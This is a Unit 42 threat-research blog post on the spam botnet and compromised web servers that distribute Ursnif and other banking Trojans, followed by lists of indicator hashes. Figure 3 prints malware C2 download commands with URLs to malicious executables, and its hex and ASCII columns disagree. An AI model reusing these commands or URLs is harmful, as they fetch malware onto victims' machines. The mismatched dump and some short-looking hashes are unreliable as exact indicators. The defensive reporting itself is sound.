

Banking Trojans: Ursnif Global Distribution Networks Identified

researchcenter.paloaltonetworks.com/2017/02/unit42-banking-trojans-ursnif-global-distribution-networks-identified/

Kaoru Hayashi

February 16, 2017

By [Kaoru Hayashi](#)

February 15, 2017 at 9:00 PM

Category: [Unit 42](#)

Tags: [Australia](#), [Banking Trojan](#), [Germany](#), [Italy](#), [Japan](#), [KINS](#), [Poland](#), [Pushdo](#), [Shiotob](#), [Spain](#), [Spam](#), [Ursnif](#)



This post is also available in: [日本語 \(Japanese\)](#)

The infamous banking Trojan Ursnif (a.k.a Gozi) has been continuously used in attacks against Japan for more than a year. The main delivery technique used is spam email with a malicious attachment that downloads the Ursnif executable from a remote site.

The Tokyo [Metropolitan Police Department](#) and [Japan Cybercrime Control Center](#) have recently been issuing public warnings of these malicious email activities. In our analysis we identified distribution networks that are used to target various countries, including Japan and several European nations, with banking Trojans. The network consists of two primary components: a spam botnet which delivers e-mails, and a set of compromised web servers.

Specifically:

- The spam botnet focuses on delivering Banking Trojans or Downloader Trojans to Japan, Italy, Spain, Poland, Australia, and Germany.
- Compromised web servers host Banking Trojans and spam bot files that are download by malicious downloader program distributed by spam.

Analysis of Ursnif infection vector in Japan

Using our threat intelligence platform AutoFocus, Palo Alto Networks observed millions of e-mails sent to Japanese targets throughout 2016. Most of the emails were written in Japanese (see example in Figure 1). The latest attachment we've seen, detected in January 2017, is a JavaScript downloader that simply downloads Ursnif from a remote site and executes it on compromised machine.




Figure 1 Japanese email with malicious attachment

Shiotob (a.k.a Bebloh or URLZone) was the most widely distributed threat in this attack campaign last year. We identified 75 unique Shiotob variants in 7 million spam emails. Interestingly, Shiotob itself can steal online bank credentials, but the adversary used it only for downloading main payloads at least since mid-2016. Figure 2 shows the infection steps.




Figure 2 Infection steps

1. Victim receives the malicious e-mail and opens the attachment, infecting victim's system with Shiotob.
2. Shiotob starts communicating C2 server over HTTPS and receiving commands periodically.
3. Shiotob installs additional threats (like Ursnif) based on the commands from the C2 server

50 02 00 80	01 00 3E 43	56 20 31 32	39 0D 0A 3E	P..€..>CV 129..>
44 49 0D 0A	3E 4C 44 20	68 74 74 70	3A 2F 2F 77	DI..>LD http://w
77 77 2E 72	6B 73 69 67	6D 75 6E 64	2E 63 7A 2F	ww.seeigmond.cz/
78 6D 6C 72	70 63 2F 69	6E 63 6C 75	64 65 73 2F	xmlrpc/includes/
74 68 6F 73	74 2E 65 78	65 0D 0A 3E	4C 44 20 68	thost.exe.>LD h
74 74 70 3A	2F 2F 77 77	77 2E 74 72	69 6F 2D 6C	ttp://www.seeig-
69 62 65 72	74 79 73 2E	64 65 2F 4D	50 33 2F 6C	mond.de/MP3/1
63 64 61 61	63 2E 65 78	65 0D 0A 3E	4C 44 20 68	cdaac.exe.>LD h
74 74 70 3A	2F 2F 77 77	77 2E 7A 73	64 6F 6C 6E	ttp://www.seeig-
69 63 65 72	6D 6E 61 2E	63 7A 2F 6E	6F 76 79 2F	mond.cz/novy/
69 6D 61 67	65 73 2F 57	69 6E 53 64	67 2E 65 78	images/WinSdg.ex
65 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	e.....

Figure 3 Download commands from C2

Figure 3 is the example of commands from Shiotob C2 server. You can see the C2 provided three “>LD” commands in a session. This is the download command installing a remote file on the compromised systems. Two of them are same Ursnif binary from different locations. The other is notorious spam bot called Pushdo (a.k.a Cutwail or Pandex) on another server. Once infected, the threat sends spam emails based on commands from botnet master.

Spam Activity

Unit 42 observed millions of spam emails attacking Japanese recipients, some of whom could be running the banking Trojan and spam bot simultaneously. Though it is difficult to know the exact numbers of infections by the email campaign, we know the number is significant considering an increase in Japan-based IP addresses as a source of emails with malicious attachment (Figure 4). We consider this a result of increasing spam bot infections by this attacker.




Figure 4 Increasing emails with malicious attachment from Japan

To understand the spam bot network activity, we randomly extracted 200 unique Japanese IP addresses that were spamming Shiotob and investigated what was sent by email. They belong to the email campaign and may have been transmitting something malicious in addition to Shiotob. The result was that the IPs sent 250 unique malware samples among 268,000 emails in 2016 (Figure 5).




Figure 5 Malware sent by 200 Japanese IP addresses

Most of the malware files are classified as either Banking Trojans or Downloader Trojans. Also, some downloaders were installing Banking Trojans listed above. The botnet apparently focused on delivering Banking Trojans through spam.

Based on our telemetry, Italy, Japan, Spain, Poland and Germany were top target countries by the samples. The attackers customized the delivery e-mails depending on the target and used a localized email subject and body to lure people who speak the language. Some words and topics are frequently observed in their spam emails among all languages (Table 1).

Target	Australia	Italy	Japan	Spain	Poland	Germany
Banking Trojans	Ursnif Shiotob	KINS Ursnif	Shiotob Ursnif	Ursnif Tinba	Ursnif Tinba	Ursnif KINS
Frequent word in Emails	Photo	Foto	写真	Foto	Zdjęcie	Foto
Order	D'ordine	注文	Orden	Oferta	Bestellung	
Invoice	Fattura	請求	Factura	Faktura	Rechnung	
Notification	Notifica	お知らせ	Notificación	Powiadomienie	Versandbenachrichtigung	
Delivery	Recapito	配達	Entregar	Dostawa		

Malware hosting servers

Next, we started searching malware-hosting web servers accessed by the threat in spam. We soon realized the threat actor(s) make their infrastructure redundant by copying threat files on multiple servers. For example, they put a malicious file on both server A and B, and another file on server B and C (Figure 4).




Figure 6 Malware redundancy

By following the link to servers and malicious files, we found more than 200 malicious files on 74 servers that have been used since April 2015 to January 2017 by the threat actor(s). Most of them were compromised personal or small-to-medium-sized business websites located in Europe. They host outdated contents and owners seem to have not maintained the servers for years. Figure 7 shows the geographic locations of the web servers.




Figure 7 Geographical location of the web servers

Figure 8 shows the breakdown of malware found on the web servers and where the malware downloaded from based on our telemetry (Table 2). The results correspond to the analysis of targets and malware by SPAM in the previous section.




Figure 8 Malware on Web Servers

Malware Downloading countries

Ursnif	Japan, Italy, Spain
KINS	Italy
Rovnix	Japan
Shiotob	Australia,
Zeus	Italy
Pushdo	Japan, Italy

Table 2 Malware family found on Web servers

A full graph of relations between servers and malicious files is below (Figure 9).




Figure 9 Relations between servers and malicious files

Conclusion

The actors deploying these banking Trojans use a spam bot network and compromised web servers. It is still unclear whether a single group attacks multiple countries with various threats by using the infrastructures, or if numerous threat actors share them.

Palo Alto Networks customers are protected against this threat in the following ways:

- All samples are appropriately marked malicious in WildFire.
- Malware families are tagged in AutoFocus using a variety of tags, including Ursnif, KINS, Shiotob, Pushdo, Tinba and Andromeda

Indicators

Ursnif

3af18232a9175dea624a7947e6edef6a57457bdf6d3ba0ead58856a139db2832
5feeee23ecd310ed552b56c1992d5e7f6dbf4e656224a9f3073b83770768e994
c7a2bc376d6ddfc678e7c7b3324b021edf19c896a80ab1ec7c2f36bc004ef29e
1cef688950b9ca01bea0ec9883ab25cebae3db169ff4fb034696868918889f93
26a3f192fab07bb2bffa66f028d793f4a5ca851672430d778b537c4dde800d9c
7f0359314eb3577075367df11699cafd8a5f6c36da0e58890acebbce4144eb05
c5a98f873734fc144f8128c147318599ba993cb0ac103437b37c26774eb51a62
53362b6ec2f87d3044116c955094314d82f340ebc1d8b395513e2be4db3e32a6
b5b222a05156ea8b3c47a1a5da567d191cc8e7a546f2b0edab08a5956ad73ade
eff9abfd254271f46d9fba0064a890ef3b0236434938e1ba42bd29fd0f8f60d1
69292e69d48a5151d47aab30f3056166032ef9f53e877f09bbd69053b7f4b37
3f3bdb38e4878331de5e867a2606bd9cb9c351303af53194d72f8dc2ddd04a97
88cbc2fdaf4b0f7c0ea6104d2f6c942b915fad5486db2567e94342e76f943a4e
31055c7167c369313262fb0fb2bf1ac1db895d04067ed505732ccd3d5ef43b29
fde59700c02a58752cd28d6adb0389a5d69657f6f6925a0bd8ba35a1f724de5c
54162c5399a945f16080d0d8b44cceca3176ecc8e03d03e5aa2295498b7c0cf7
111dd5576fd9c9108a801eded1ab93d21583c84cdfb86ea81fea14ae2ed8ed40
3fd65bd55e4dadbf079c6a533941135b0ddf217dea16eec6ebc33f2098ea6276
55acc2455ba3bef79840ead843cf29af239e7384f7d62246fe93fe427ed99587
530326ed9cafede731a478242b0f1f13f7263c1bec156adb2f3f26132667464d

a778cdaf3d360f5d06be9846bc4ab74d679324bf0e9b03616000367dc27c3f0e
e331b749c3f5896adb5a271ea2a4a037e811344162cd574b11892a18a85c1722
cb57b3c5ec62a83b3096bd2d737cad83119d19939d76b483d0429fd26d492ef4
602353156303f7fd02b33d1912f8ee93bf324f5c4fb993993137bd13abfa9a9d
b03333b35266db0faf6fc407b36efc2f9f8a574921cf87f4a5fb60a13cbcdb14
f6805cd59dfe012afd50a6bd3ccded29432d444a73016755ee1b217b13b59fb8
93e2bff638a61503780fb7cb90d85b6f5cb027c8ff732f495a6d13734a5741b1
e9b0adc36455c221a680336ee6ec59320b618c6352621c5d721811e122f83747
c45b8444e8551666ddd4e13445e3a196039b9065e64ba7102d16067f40e0f412
4948be38b1d66191e5f201b88c920ebd4ac7450fb6eaadaf6215b64cd0af6f30
08a5a1c0b53592a8f0890447d71bcec5380f104a176277512ee52c063188e151
cbbfa84227d82360d79baf8ab4ee0f9a13d0fa7128eac72c0bd627d4dbbb06f9
3044a4b0cffdeaeab425109e8cddc597e708f5025849b5d29bff35ce24f4e42
3656e5ced322c9aabb78983c2a40657c83ba7805320423e66b402cd20cdd57eb
28150a3e9f8d23c784923e9664086ad18aae71ef83e4a60ebfb1fd8bd5abbd80
f30838a6b53a892ae4e5231de1d2f74a2e51919a66e9e60da3de125c9bd1a521
c2adf4031508ade44343097904c63300c4fbbaa8727fce120a11b09da9bc0be0
596c2b8306493ba51bc0ca116a0508d3c1f47389e6fc9a2b313748f4fa3014bc
afa53aa70e484a3d35c1e8a1a50c96f9186f48c7aa10888b5c42b648fa5bfbfb
1f8da66ce073a08f45f724bfa31ffe2b266ada3847186018af8d381ffeaf1dac
5477e90ff3755d2807951850964a881b60158ae1f911ef2ffb4bdef32a4d62e9
4f846222f454c773b3db1a467155e388672e20b6edacc6406a75dbf09432108c
7c8e9eb4a6b3d59d02faab21b94664ed473c346731cc28c0036c2c3e14db581c
9405198e358c330918ad6c0965e4dd748663c8a8c564e37d54c8e13f01fe6536
904344a1193a0910153f034f6ec7c17feab572392454afb6a8dfd15dd4a38c19
b7bf333f959bb6b6aaaa53a724b5f9b02ea774ba4d093e14052c45fe83e8f02b
dcf99c3378de03489a62b131580c1e2fd9df1187ac25912cc6cd856cfe661037

555dd50c95045d2bbeae895286a00789089e6a86845975041d11879e7e8fbd37
6bbc47fd039bce4c7a6a163dd6ff380fdda9fd27d552fa8c66be20e3fabf6cd3
1f739f3f90382fb729401085388e2142d12fac724684c5b3dcf367b645781695

Shiotob

0733779b99ccced9808136088e08bed6518097fd892c51c150a5d7e99b755562
124e6d6d3da321ad04e7f3aa9ae1b29fea2f382e8903a72ce48091cce47127ce
164eab81c9ef0b14b4f93f7f5b60b0111d9eb3de3131c35f2f388837e0309b9e
194e6644ea8c81e8e6073434f5305c48fbd22dcbfe7d911ad36a314bf61ce301
1af5467950d5e171827936d522ae7fc47d7e92cb639d83a6d1b1e6170568987c
1ede3e09794eb4fbb5a9a67702aeca7495d7b9d12b47dc4493d5f645fa04279d
2209aa1f8719cc1f1bec10c0e2c611fff44107c54754b63af8bce748a9c2ba11
22fe4de964db8874728d54c8327f0763383b56bb838983ac2d0ad16f9a9f0296
24af6a68330743f0ba7e152d426f16768a915d619e807b56a4b7944c780fe46d
24d6ff074c68060d5bfd31c2a8784fc58033d865110f01778b6f43fb71d1be82
25e49603ccd58159180e10cc9df9944845870d3bd6dbaa2ce2a5ad16d5d224b8
2b7c4c4370000b258932ffe871e3cd9ec613c223ea129fd164d32070544ee53f
2d43697caccffa10ac4fe3119a86bcc1113925f04d7b95e3297ace3ee1dbcb75
2edfc720a92bcdd2d42416ed6bb79ce84eec28a8316cb6160527627779c6b4db
317bfbe3107ac085d1751e04202b99e2ce8a75285e5033b789de34457c7ae7a7
347430676e7811c4433d4d10d7ff5695dd34083d9f37a32f5130e29263f3cb72
3a5020bbd52ef368d98f51a9caca2b266f0f5ec7719e8159e32dd08ad80e60c4
3a59673578576a0d1551c120f612217aa3ab1a511bb6eba03908ba3aa2719bf8
3b6a2050bfd395756237a48e39007279a0ed80cb1e1cec05bbe77f813befb002
3e325fe43a78054dad21049abc7ea56510959eb2da5a1e21dae3fe168106cade
4039ab72bce95e0ec30092a12a7d6d4f8509d5a6bc05fc8e6463c9a262060434
40a8deaeb8902947c6ba98ce0af62a6a487c3afcaf6e96dcda2fb27e6af9c122
4b64a23de0d09e2f9daeeef283d4582bf04b416b465c1c6863b7698eb82b56c4e

4ee9a7fd63daab6d756193756c3a63b2bcc3a2c04397c6126b9c6f3b1ada0b5c
504d71d3e1ddf4487033d6c8a5840c7eccc5babcd7f23a5587eaa07aa61ea148
5914a658c65237b9e9516313c39efffd646b6e9573315a6353375863c1d5b6e5
5a41e1429c92d6cf63df37ef37f4d8b5ebcf51b6c002b118ea4edee5bca4669b
5b7e4c2df278c2bc9cc2dfa736227e28fdc3787173f4c5fcd30e0004ec06bdcb
5f2c52c65412800f0fa9d92c99a28196be265b8cded2d0c4699ecdf960acf2ef
60322c5ca2e234bcd7124c86e46f645d7aad2b5595038bc8343ac5324c482607
606708c9479e1df26545d469d3d54a0e268f01ad8aa061f6504968c3b1594a0c
60e0f5deef23f463180ea830bb9f237a4f542cd73c1bb2c52912ccb594fc0e08
67e0e3d8c9152ff41865fb9bf4deaf3a6a16939c7c6eb2b0ada9b3395594e45e
70b055c547b0d3f5a0b51ef1fe25abbff77f468cd3265da9b669fbd82e32fe56
77641a32ba820581a8abebcea6616570c4a8e290dfbf63a74577dc8355678160
77980048740f4b60b50bd1a2e4b1c2b1389b5bf66ad2e737591a68fa4172b456
78af5ca8fb40b44a8c0678c85df7d014c72758388345c36aa429aab66f0b2385
7cef6a7410d9d16d7981108a5c0320fdcc93d23dcbe6c35174ca5de061fd83e7
82c59dbb167a40cdfaab000c562ef97e3dc8fca7bb82a837790fc2cab36586b8
869ed7fdf1838b065b26e2700adfd95b6d3fe9f28cb5c41a839802cdd6b065cb
8bf6825e1ab1a6b09fe9cc2eae461d80b431309887b5c5fe14ed299c1a2f44c3
90510218184f3c92a14a04476aa1b8b7a00e6d98504fa13efe96ce19ba0e531a
94fd3688cbe6a0c732321ff7d6841e709d5530ecfc562343bc123637504f852b
957fd7a14616587ffedabe246bc397bba7e53ef4b02e805473ba6a2a6f68dc55
95fdb4474227c938f83b02005b90e8b3cb9103cc6c9b7472020eb09af5f00dab
9cd895dbaac82328557e290217c558053703f6374284243a2ba17ef69e4cfba3
9e416802a31ee6a61074dee670fe3a4f9f9897eb9327cff79e0721cab066f353
9eaa00aa6ca9122a1c7cbeeb3ef2ac0caa52794b85cdf811b0436aba70097528
a37d84e6c6fe7b4f426f28b0379dba9e3045ac083d46a95f8378c3c98d7ca9e2
a91cc0ef59dee1229644bd70f7744bd94d2af6dae19a1cbae685ed06fce707ea

abb6fe1515e8d0f9d7b23965a35db4a863f92daafa46942d1d42662f9937b99a
af0f00906d833b09adac0caa7028e9691c4090ef041d7cf62a80e8b7b10962e6
aff8f8711ca8eed648080884ff84c4dbe62d0ad401af6379def639b90098e802
b06746ed57ebeaf64c58217adafad28b9d2445c2d1cbeeb67fa7a17a4be9a6328
b0752f8ae7d2a4922f018c8f02fd0e20d7674eadf94374734b75e64084af1d84
b098d0fcadab456a28db6cc7cfa9955e1d5c3fb88f9e457121a01af4a3169ec4
ba264b6fd7795fdea336364082491c7aba457cbf2edabf6c44df0562e34810ba
c670d4f30fb06df997adb263c753e21b2a6e2ebdad8ac436c24d4ddf44dc9924
c9e2d4881b2f8ce1d5503f56815541a90d1c0c7dc008b4e9b8456f05b377381a
cc2b53c035e575343bb5436e65b9b15d9fb8782637642c0b4c2ad87c314687b5
cfe49c0ce561b7834275f7f2d9f0cb8977025a095ab25d08c6c36c75863ddcc9
d3e34102a27677946131161ad3d3dce57f15b9b53bd0a1929bc226909b4ceea0
d5850ed32b01a10d2e6aa4a3997ae8f35cb3c595fde75929d61ecd13fab2455c
d906da427d56262f0ab04684edc1ca843618ad8033d063fd249ddd887981488e
dbe42c50bfa0dd6fe0b236fe5371bc294f43d48bbf1243d4f3b2a98041f0d3ab
e0bdde6336208df8807c299ef8157ec7fd9e777dfd1cc1d49534c19e1a44f811
e5114ab13097dff71d3f33dc5b9a9c4fb0206137babf41dde7c4ca614362098c
e51477fe6b9bf8d73b37825cf4033f34e634ea59e672fed823c4f0850e5dce54
ece07fc91c99bb3ea3ffdfaadb51e38679cba43287413ea95c8a47d157fcd488
f3e6cacf2a4fa6fa15596416263a0087ec0194db746081a08360cc69beec2f31
fb0f5ff4760f6869a63fc6ed01d19241d83919b88f70343473cb6af014fa8954
fc00bf8cc177e561cfa89a8d48fbc9a3d7bd57d3da33c56c401fd9c2437600ff
fcb208a9d8ad4c6ade0798410c3620bb3d57613efd1c01d35bd5b3b42c90db9b
fe9b87d98cb1e708ea6df4052677f2ea651f3c14f2a7c6d6aca9f4b905cbbdfa
fed5de3f9dbc37cf404e3a530d3358e6c1fbaf1a7d4833d19184b492a6f0da6b

KINS

786e347d5de0b2461049964b382ec2d93db62ad2541519c2f1be423fbde3e632

0f300996a5d57c43b90bf97f158fed23709284b1fe4bbcab6b843538f4fe961
ea05b0aff29ff657a578eed301f79a2ae7a469cda10030151426eff85b2390ea
840d7f349f02bea4467b5a8f3cf7f3f4f43c6cc9452b01e75d2ee795c25f96ba
2392a69e522bd0a37e114ec53ef6c4e48aa6b8c5aa61b6a8ee7ed05d9e941014
a5c4fc9bcbdf145a880a80d0ec28d874d646100dda4f9a571b011d31c78d6b05
a12ba2482f7fc7f8e514c0f1e630d66357ddce32893873b3ebf8bc2c79e6aa2d
7c384f0d01cf765e2f90eb52bfc7e2c832d59c328809b5a9436050dfc6017b52
569e01c714f94d09cf379f9f21bf67a84b943b97df020493767aef3efd4a8aa4
b0924478d914647bc30460d7b0c5cd3aef79fff04a26a6fdc10728ba8bcd9418
fc38901913dad80cf32b2ffd124ffd850ee913295df4b1cc861589445527ffd7
162bfe3f8513c03d94908d04858974a3b27ad903ed263183b28a2230b8357e19
85a80a5706149c0be9f6ce1c6d23fdc405b992c2b7a2665da6b72ab213de9342
460acfc0a1eb8d7b1dac420d4500c386817706aa234997d7cb6df3ca869a9242
cf2eb541c0a546970ea3a3baf96dfd6be4515c54f5a220a57f049af137d418d5
f3bf1e6cfd4a21f6f6907833bfb9d44a9499eea4e27c0e4415f7e3975fa559f
bd6b9940e87be866fd8cb893769c51a3e4266452f97270a97bc13685b420d308
62c32639b102a684d7aa8e1f04db7018d7107da0a3956904967f9fa79b021239
e00385bdda02b8cf7ddef4f4bff8301846a7f723a6b56a7f8151d5c7c978f502
c70ea6ec20ba7368009b46264102faba72aae16185f17b5bfc852f5d45bb7884
c98c731e7f38471cbe178eb117a25bda56c1cc8752419470f202c6aeaa5c1ad1
61a65f91952a71ef119b5a54012b4a48521d739a3afc881fe33276e733e421b6
1627e0c5c72d36738b6c94439a4d7d3d8a1202b4c8bc9f5c8f5b41a5c0216407
418863a96acfb5c4dcf6da12b6c2d44a29fbfc18e1ed78b26ae2070df9b48018
1b74f2bd5aa6dc07ab8014d3a59e192ad5a8020f9b71db4492f4c141fec64d58
6e66090be9481caff2cf24ccc4b6cb688f4a94a6ad0c51ae8fa9eb69c2f6baf2
4778c2771aee8926ffb8d289c0792e16afbd838e599190af212b14cd8277784
4a013d43c58d55190b022c306344ff894210975181452085d058901444108eb8

b368428fd71a354d9e6a707b573c4b4a8131034efc0c4669b683ac7c486920b0
40791e4bb3d98c3154e85b6d463aa4b1be51857b298db3336d61d17a2220164a
c7c0e80232ed3dca0aa7e169560b5ec80d238550e6e536840a82ff3ae6457647
0021c6127bc6941a9b46d68e292b8de1a11d97ef3d19be168d3a77672feaa079
a6424a031483ba52aa444a0100e7332b6cdc1688bb31288a703e16c22851ae2e
b4be93cd20a86b77b43fac886182b1bc6c453ab63cb2851f259f10cd19e96035
e9e009edc5d1f4eb605483a107a2231743bbc3de071850cb00d31a9e878420e0
8edc01e7d5310780b21ece7a93287fbbd8ad50f5dbcb1c73079cd72706d01225
f221dd7f8f0c548dacf48fe2f51cfb853ea6434fefb7df3ea8ed9be3e3ae7d63
2456ccca16ef6470daded775c6b4a9236c979f762f921a6eb9efa5a87989daef
aa7d3ea85a3f57eb372d067c153d17137482e7e72de0fd943fac6db9d67af00
6bf91c779c5bad7d30051f12958464f183e6c0b9c3ed70b2e342828e166a3dd3
ddb71312f01fcaabdad15b8ed5fafc74114c6dffdb765c42cb5973001828090f
ee0395c2d4767f949989b6f5c97a8739e7fd90a2c064b997b1dcee34093db0ca
cf715fbd04bde7580c1f2fd38f5df56977cb9f39f06fe92a5e0b5426738eaa08
6c71f6103815004964aafbaa83ea9e33a8700f9d07d736e9a54d1cf1ec673612
f21872a03fcb62dbac5cd7ea2c92db4595f4a55906d7a91ffa6ce5cae2b84e91
cc6e90286ed80e36fad1899fd0c5fd8f9fd849235378b5a0a7afb1df6bf5c9de
57c6eccd40b32c73a0453a3df14ecabe4b5e21ed780f8c158232bfa43adcbd38
7cf2efec6a788c4a51cf32045bef1e1bf000bc51cff7b4158f5bff7c1a71c9ab
a536344cd162eaf8d45a0065fdfaa5aa10a302c8c10b3da4ef190f2e3207d583
7e2e0d6da8d4ff8db10a4c6859a79d87be4f0f1e488460ab134a2e11a24e2138
3864227ce59e0ddb9ded29ab35c33b550cdbb74a75ce125bcd4ce71e233a9745
02112837d7e28a074f8c265ed37ad7c2e1bc36d629ec9a2f1ba7bb83d614f342
0b40ea3ac6c5c4518bad068dd0478e4a76d202a1475bdaaabf6a81eeb36f5b66
e7642802bf90c9186d3ed93d946658e60b9708cba3286f5752b42ddd9c4e5c51
e28b8acd4028cd4a72449519f73a5abc9a0f1b742f01cb385b3737d5847e59e2

7a47eb663b35d6ffd47cba9cd5275208df638a17c084c99121ad7c3231bd15b3
019917abb1be811655303e4cc514d3abaa66b58d3455c5a4084bc6f2fe1dc2b0
f22eefafad27b61716d96cc54ef8c2e332c71b30e50bbc1c9cc0f15396c1e112
948597902acdbc6ee8fd6499bd8b8b7c1c940019d5fea4ce7e88dd388ec939d8
2a275c3f37280158309d67a86054516a8bba7a5cb364d51b3552996c2b6040e8
9e7036ae2f3f513a42a1201dfeaa607568eeda9b43ef4212e9d68cddead53eab
6beb5b396d26991feb16eeeb4ee8ced22e965607be056528f6dee535134e7b7
93dcb90a22744e8b3c5ab3a4974cc9b72f6198189f3a42bb12417e775d0ad718
5a37dd804f4add6b2e75c366438181fafed4ab979cb694f6aa1e7ff77c1225e0
025f9924f04ff1b4b0953ef07ba9d60ce970c2fd9e887269caa72db3a9bba814
27236ebd9a399d394e83dccd4c267ca0213ed431e06b7cdd132274f402831d21
8fc39e6e868bbae45328e24a953f4974a22106c84c7c0fd713999687be774b22
d486d824d857a1dc294e6cfed2dc0c58514226125e4995cdcd04a8f8d9051f25
6ade6e7226c35f958bade2e81c6dfe8e4d083beba2a1a3fea6f5d7a7fc1051a9
912c59051f858c78194d30f08a337479db002e073c24d69cc9d23aab662a3c9
04f5d3d96405b47c51aab8d8d0ad4b849c7b62e8869b8ce145de4528f73b4232
22c426e765df18cbaa92f42ad4d5b48dbbc78f9ed0ae6fe2881517814703027e
9937646b9aa37b3256eac7f4ac464e414ca4a4bc12fd6a1091001e7855f36e3d
43a90192ba12ab92ea567f2156bd53554d72cac7be15034e04c89d82e66500a2
5005f9bac9f0df698041221ee6abdca062d4fae39f0a0f04544d005e307b466d
326bd07373dc878054bef86dc7030eaecc51f0878fe4ccf43ecea7f60f6cf890
31f8346b01d9e3c307280bf900de4e91a57d579d5327f75fd697431bcdd20dd4
6d604f20aee68b276eaddb2a3d852137e8a34344838f3022abaef53770944646
51633bf1265ae5a3dacb435a78e15bb1ae96fd0da284b5faff97f412f9d362fc
ab2beec5b712d030810f4ec975c8f398cdc9486f678007375a692e23d1a50a1c
da9a6c0842062661384ef37683a196fbb768e6c43b358d059f20e07177a3fd65
c35a5f45b13b88d453cb953515783416def2537a0a372780fe4e6e20c58d9717

e855ab4fd90ec109fcf34d068f5162d462bb26d1998406af94d9c6050c72d9fb
23a71f634dadac915df9332a126343d8989b5492fe113b21badc3cfecb431c41
98ba54b02a466ca902d21d2a41f6d21efd7e8f38cd9a1d2d669dcbe0d31a8413
6c84df041c4da7ee5866a3dd46131dbde3f41613e871ee739bf021a32aefe03a
ffbbc4536b681bd6e06a809593852d54db71f9d7d304491a425c49e1945c5085
30b97daff703812e860d15e18172ea1bcff9090c3ca02717c8ebabfb88d6fb7b
7d98ae50cccb308c51365ea7e76d793c845990724052923187a056ba36a0d9ca
a1f0956e034356a36be25f5213fd21857347a571034e65b14f3960a8cb8c1c42
e4e8aac2107834b2d895fc35d71bb396075d971c650ff173714c3d17956c7da6
62989ab56f11701b109cddf0eb20e995c833078bb40942a8c931589497c25948

Pushdo

14c358cc64a929a1761e7ffeb76795e43ff5c8f6b9e21057bb98958b7fa11280
242f192b9e985864ba5e3f6b0cb15efc280980e2b097d2ebaabd1d8de7117663
4c50fbe0c5e39ed3fe88136f3ce45d82f3e9975d1ba524d76466609ccded41d2
59a512bcd4af8aef4769ce8b4f31c5116c2e9b6bd09e76f4824a073072ea822e
5fe8cc8734fddd09e1479eac5fda9826eb44d191fd992e63f3db58ac6a23af67
676a14cda7ff14af9d944326ec4635facf9eb999208f5a7badbeff76d55321e4
6d921e055466eccc308ca73ada27b249eff33786fc7f4a6f2946158b91175505
7120cc2689e70fb4dfdab7708828476efea10fa9ef2a1cdfcd020a500ffcddbf
757f2c62637765cbc8c7b9f5f63ed4ab00f34485f516a66b2a81b4edfb731920
89cbfd9360251bbbcda1bac4d0674576ba19d6ae5a1828113ac7bd5adbfa809a
9cf72776a0e0a81a099028393c8fe8ee4e98c9da9a1e887807845939633661c8
bbeffcf632fbdacd49e7370f5546c067bf513cf24dd86f6cb34d255a4dc6607
bcfcea47fac4e61330fec7c6c221cc926f4f90dd43891cecdd2995c8ff937d2a
c205430c4a278255a880f7eb301b6d43405752ecc19123305cc4278dd1b4f867
c2e8d313a086ad89e43130870977d9d1984311f9383d520b5c43f73ca4be6938
c38b5ac3e5c3fdcbf6752809e3e68d7d2bce6122613293f8822f008e7fa64139

c49ba3b8be64442fbfb0ce1c2b1a28c9e0b5829e9523558561163140183e36ac
cfd08932544be4608030cc7ec8deb1f8c93d01915e7b49c1da8b686ba1e00733
d2b23e336bad80b0a0f04b0b042bd76421b9342fe3329ad243b7806f242e4bda
d9a21f5a7c8560ce9a1368943509f791b568d18c2abd329cbb095662a7642ed6
da7d0125b71db066fa8f3981b0125f1955d2c4b20f37679eb99b55fd226c8693
dc07002a47c481613868ed10cf93fd4e4772d52da21c2b9cd1d6b5dc31cd9e71
decaf81a2f8a0f94f3ba112fcf805b7c1c955548486d615f56626a3b5771e384
e061a37cef414f8943972bf0fd2a990f7283a07b460aa2c9292c00323432f3b4
e6c7bfb41e99fceab5da3175267dcdcf0ff50263f8718dfb638539bc9aa4a862
ef28d191d15e2f00dfa9612c8ea4923af25c13ee68a9ac1c41cee5f8ab8f1a6c
f0c85788f33916c6d2f811860d5e1d6bdc44a44ada980aad7a65039757cae6c7
fb4933942a1bbea64443fd94118efe412cfc3db3242fe6bd60643c7d7595998f

Tinba

0482ac285c4e941a82de2425c3572ef2b951f90423d85627a282147fb3b95d14
3026114a699e5f50a49c2a4ee0844c8a6ac217f8e9185d1735b79a13379e8fd8
43740f3254084090f5d9dc5e74af184b8021a3e07c4d0e645f227852eccb0020
5eea0da8c31b48ce3e88fd0f24192a4305a472f1f44f3740796d0622feb7f9b
78fb0b44a54d336178ea021503c71539ef364bfa9f4c003c91591a0a4a4047fa
94c12b0de0e28a5c88d9b3242793f1d1cd4ff4a86a4bce991e68f3d2e04c56a6
a8c8b1fd20d79235fd74f7c3722453412ad5ff589bbd8e3ce300e364e3495c2e
fcee667cb6900ddf55029f1f806995f73cd5be75912f1c94c905a6d177353e1f

Zeus

c27160f42b2ace99149db759c4edc15c95b5a8b95e8daf70f02b201d804e2ac2
4b66d77bd775c7695f7211b95808e14c5cbef8c6d69e3749b21868bad296f22e

Rovnix

fdca8fa4368763899eff263d472850273ac9df672e0867d4aa3546bb439be291

**Get updates from
Palo Alto**

Networks!

Sign up to receive the latest news, cyber threat intelligence and research from us

By submitting this form, you agree to our [Terms of Use](#) and acknowledge our [Privacy Statement](#).